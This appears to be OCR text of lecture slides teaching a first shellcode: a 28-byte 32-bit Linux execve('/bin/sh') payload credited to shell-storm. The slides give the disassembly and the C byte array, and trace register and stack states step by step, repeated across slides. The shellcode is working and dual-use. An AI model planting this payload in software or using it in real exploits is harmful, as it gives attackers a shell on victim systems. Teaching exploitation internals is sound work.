


Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php

2f 62 69 6e 2f 2f 73 68
/ b i n / / s h




Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH (start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX (start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX (end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT (end of transmission)	36	24	044	&#36;	$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ (enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK (acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL (bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS (backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB (horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF (NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT (vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF (NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR (carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO (shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI (shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE (data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1 (device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2 (device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3 (device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4 (device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK (negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN (synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB (end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN (cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM (end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB (substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC (escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS (file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	|
29	1D	035	GS (group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS (record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US (unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0                xor    %eax,%eax
8048062: 50                   push   %eax
8048063: 68 2f 2f 73 68       push   $0x68732f2f
8048068: 68 2f 62 69 6e       push   $0x6e69622f
804806d: 89 e3                mov    %esp,%ebx
804806f: 89 c1                mov    %eax,%ecx
8048071: 89 c2                mov    %eax,%edx
8048073: b0 0b                mov    $0xb,%al
8048075: cd 80                int    $0x80
8048077: 31 c0                xor    %eax,%eax
8048079: 40                   inc    %eax
804807a: cd 80                int    $0x80


char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0;
%ebx
%ecx
%edx


http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68     push   $0x68732f2f
8048068: 68 2f 62 69 6e     push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




Registers:
%eax = 0;
%ebx
%ecx = 0
%edx

http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68       push   $0x68732f2f
8048068: 68 2f 62 69 6e       push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80


char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0;
%ebx
%ecx = 0
%edx = 0


http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68     push   $0x68732f2f
8048068: 68 2f 62 69 6e     push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0xb; 11 in decimal
%ebx
%ecx = 0
%edx = 0

Stack:


00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68     push   $0x68732f2f
8048068: 68 2f 62 69 6e     push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80


char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0xb; 11 in decimal
%ebx
%ecx = 0
%edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e


http://shell-storm.org/shellcode/files/shellcode-811.php

If successful, a new process “/bin/sh” is created!

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68     push   $0x68732f2f
8048068: 68 2f 62 69 6e     push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0xb; 11 in decimal, execve()
%ebx
%ecx = 0
%edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e


http://shell-storm.org/shellcode/files/shellcode-811.php

If not successful, let us clean it up!

```
8048060: 31 c0              xor    %eax,%eax
8048062: 50                 push   %eax
8048063: 68 2f 2f 73 68     push   $0x68732f2f
8048068: 68 2f 62 69 6e     push   $0x6e69622f
804806d: 89 e3              mov    %esp,%ebx
804806f: 89 c1              mov    %eax,%ecx
8048071: 89 c2              mov    %eax,%edx
8048073: b0 0b              mov    $0xb,%al
8048075: cd 80              int    $0x80
8048077: 31 c0              xor    %eax,%eax
8048079: 40                 inc    %eax
804807a: cd 80              int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



Registers:
%eax = 0x0;
%ebx
%ecx = 0
%edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

http://shell-storm.org/shellcode/files/shellcode-811.php


If not successful, let us clean it up!

```
8048060: 31 c0                xor    %eax,%eax
8048062: 50                   push   %eax
8048063: 68 2f 2f 73 68       push   $0x68732f2f
8048068: 68 2f 62 69 6e       push   $0x6e69622f
804806d: 89 e3                mov    %esp,%ebx
804806f: 89 c1                mov    %eax,%ecx
8048071: 89 c2                mov    %eax,%edx
8048073: b0 0b                mov    $0xb,%al
8048075: cd 80                int    $0x80
8048077: 31 c0                xor    %eax,%eax
8048079: 40                   inc    %eax
804807a: cd 80                int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

